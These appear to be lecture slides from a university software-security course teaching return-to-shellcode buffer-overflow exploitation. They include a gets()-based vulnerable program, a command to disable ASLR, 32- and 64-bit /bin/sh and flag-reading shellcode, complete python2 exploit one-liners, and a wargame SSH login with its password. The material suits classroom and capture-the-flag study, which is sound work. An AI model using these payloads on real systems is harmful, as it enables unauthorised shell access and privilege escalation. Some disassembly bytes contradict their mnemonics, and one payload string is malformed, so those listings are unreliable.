CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Obrian 109
Time: Monday, Wednesday 5:00PM-6:20PM

Last Class

1. Return to Shellcode on my local computer

This Class

1. Return to Shellcode on the server
    a. Challenges
        i. Do not know the exact address of RET
        ii. If a setuid program is replaced with a new image, the new process does not inherit root privilege


Buffer Overflow Example: code/overflowret4

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily


How much data we need to overwrite RET?
Overflowret4 32bit

```
000011bd <vulfoo>:
   11bd:55                  push   %ebp
   11be:89 e5               mov    %esp,%ebp
   11c0:83 ec 28            sub    $0x38,%esp
   11c3:83 ec 0c            sub    $0xc,%esp
   11c6:8d 45 da                   lea    -0x30(%ebp),%eax
   11c9:50                  push   %eax
   11ca:e8 fc ff ff ff      call   11cb <gets>
   11cf: 83 c4 10           add    $0x10,%esp
   11d2:b8 00 00 00 00             mov    $0x0,%eax
   11d7:c9                  leave
   11d8:c3                  ret
```



How much data we need to overwrite RET?
Overflowret4 32bit

```
000011bd <vulfoo>:
   11bd:55                  push   %ebp
   11be:89 e5               mov    %esp,%ebp
   11c0:83 ec 28            sub    $0x38,%esp
   11c3:83 ec 0c            sub    $0xc,%esp
   11c6:8d 45 da                   lea    -0x30(%ebp),%eax
   11c9:50                  push   %eax
   11ca:e8 fc ff ff ff      call   11cb <gets>
   11cf: 83 c4 10           add    $0x10,%esp
   11d2:b8 00 00 00 00             mov    $0x0,%eax
   11d7:c9                  leave
   11d8:c3                  ret
```



Your First Shellcode: execve(“/bin/sh”) 32-bit


```
8048060: 31 c0             xor    %eax,%eax
8048062: 50                push   %eax
8048063: 68 2f 2f 73 68    push   $0x68732f2f
8048068: 68 2f 62 69 6e    push   $0x6e69622f
804806d: 89 e3             mov    %esp,%ebx
804806f: 89 c1             mov    %eax,%ecx
8048071: 89 c2             mov    %eax,%edx
8048073: b0 0b             mov    $0xb,%al
8048075: cd 80             int    $0x80
8048077: 31 c0             xor    %eax,%eax
8048079: 40                inc    %eax
804807a: cd 80             int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes


http://shell-storm.org/shellcode/files/shellcode-811.php

Craft the exploit



Craft the exploit

Function Frame of Vulfoo




Add some NOP (0x90) in front of shellcode to increase the chance of success.

Buf to save %ebp = 0x30 (48 bytes)

Craft the exploit

Function Frame of Vulfoo




```
python2 -c "print '\x90'*20 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80' +
'AAAA' + '\x48\xd0\xff\xff'"
```

```
Command:

(python2 -c "print '\x90'*20 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80' +
'AAAA' + '\x48\xd0\xff\xff'"; cat) | ./r.sh ./or4
```

Buf to save %ebp = 0x30 (48 bytes)


GDB Command

Use python output as stdin in GDB:

```
r <<< $(python -c "print '\x12\x34'*5")
```

Function Frame of Vulfoo

Craft the exploit




```
python2 -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' +
'\x90' * 30 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'"
```

```
Command:

(python2 -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' +
'\x90' * 30 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'";
cat) | ./r.sh ./or4
```

Buf to save %ebp = 0x30 (48 bytes)

On the server

What to overwrite RET?

The address of buf or anywhere in the NOP sled.
But, what is address of it?

1. **Debug the program to figure it out.**

2. **Guess.**

Non-shell Shellcode 32bit printflag

sendfile(1, open("/flag", 0), 0, 1000)

```
push $0x67
push $0x616c662f
mov $0x05, %eax
mov %esp, %ebx
mov $0x0, %ecx
mov $0x0, %edx
int $0x80


mov %eax, %ecx
mov $0x100, %esi
mov $0xbb, %eax
mov $0x1, %ebx
mov $0x0, %edx
int $0x80

mov $0x1, %eax
int $0x80


\x6a\x67\x68\x2f\x66\x6c\x61\xb8\x05\x00\x00\x00\x89\xe3\xb9\x00\x00\x00\x00\xba\x00\x00\x00\x00\xcd\x80\x89\xc1\xbe\x00\x01\x00\x00\xb8\xbb\x00\x
00\x00\xbb\x01\x00\x00\x00\xba\x00\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00\xcd\x80
```

Command:

*(python2 -c "print 'A'*56 + '4 bytes of address' + '\x90'* sled size +*
'\x6a\x67\x68\x2f\x66\x6c\x61\xb8\x05\x00\x00\x00\x89\xe3\xb9\x00\x00\x00\x00\xba\x00\x00\x00\x00\xcd\x80\x89\xc1\x
be\x00\x01\x00\x00\xb8\xbb\x00\x00\x00\xbb\x01\x00\x00\x00\xba\x00\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00\xcd\x8
0' ") | ./Week-4_overflowret4_32

Buffer Overflow Example: code/overflowret4 64bit

What do we need?

64-bit shellcode

amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

How much data we need to overwrite RET?
Overflowret4 64bit

```
0000000000401136 <vulfoo>:
  401136:  55                   push   %rbp
  401137:  48 89 e5                mov    %rsp,%rbp
  40113a:  48 83 ec 30             sub    $0x30,%rsp
  40113e:  48 8d 45 d0             lea    -0x30(%rbp),%rax
  401142:  48 89 c7                mov    %rax,%rdi
  401145:  b8 00 00 00 00          mov    $0x0,%eax
  40114a:  e8 f1 fe ff ff          callq  401040 <gets@plt>
  40114f:  b8 00 00 00 00          mov    $0x0,%eax
  401154:  c9                   leaveq
  401155:  c3                   retq
```

Buf <-> saved rbp = 0x30 bytes
sizeof(saved rbp) = 0x8 bytes
sizeof(RET) = 0x8 bytes

64-bit execve(“/bin/sh”) Shellcode

```
.global _start
_start:
.intel_syntax noprefix
        mov rax, 59
        lea rdi, [rip+binsh]
        mov rsi, 0
        mov rdx, 0
        syscall
binsh:
        .string "/bin/sh"
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

gcc -nostdlib -static shellcode.s -o shellcode-elf

objcopy --dump-section .text=**shellcode-raw** shellcode-elf

64-bit Linux System Call

x86_64 (64-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	man/ cs/	0x00	unsigned int fd	char *buf	size_t count	-	-	-
1	write	man/ cs/	0x01	unsigned int fd	const char *buf	size_t count	-	-	-
2	open	man/ cs/	0x02	const char *filename	int flags	umode_t mode	-	-	-
3	close	man/ cs/	0x03	unsigned int fd	-	-	-	-	-
4	stat	man/ cs/	0x04	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
5	fstat	man/ cs/	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	-	-	-	-
6	lstat	man/ cs/	0x06	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	man/ cs/	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	man/ cs/	0x08	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	man/ cs/	0x09	?	?	?	?	?	?

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

Non-shell Shellcode 64bit printflag

sendfile(1, open("/flag", 0), 0, 1000)

```
mov rbx, 0x00000067616c662f
push rbx
mov rax, 2
mov rdi, rsp
mov rsi, 0
syscall
mov rdi, 1
mov rsi, rax
mov rdx, 0
mov r10, 1000
mov rax, 40
syscall
mov rax, 60
syscall
```

```
\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x0
0\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled size +*
'\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x
00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x00\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00
x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05"') | ./Week-4_overflowret4_64

Exercise: Overthewire /behemoth/behemoth1

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2221 behemoth1@behemoth.labs.overthewire.org
3. Input password: aesebootiv
4. cd /behemoth; this is where the binary are
5. Your goal is to get the password of behemoth2, which is located at /etc/behemoth_pass/behemoth2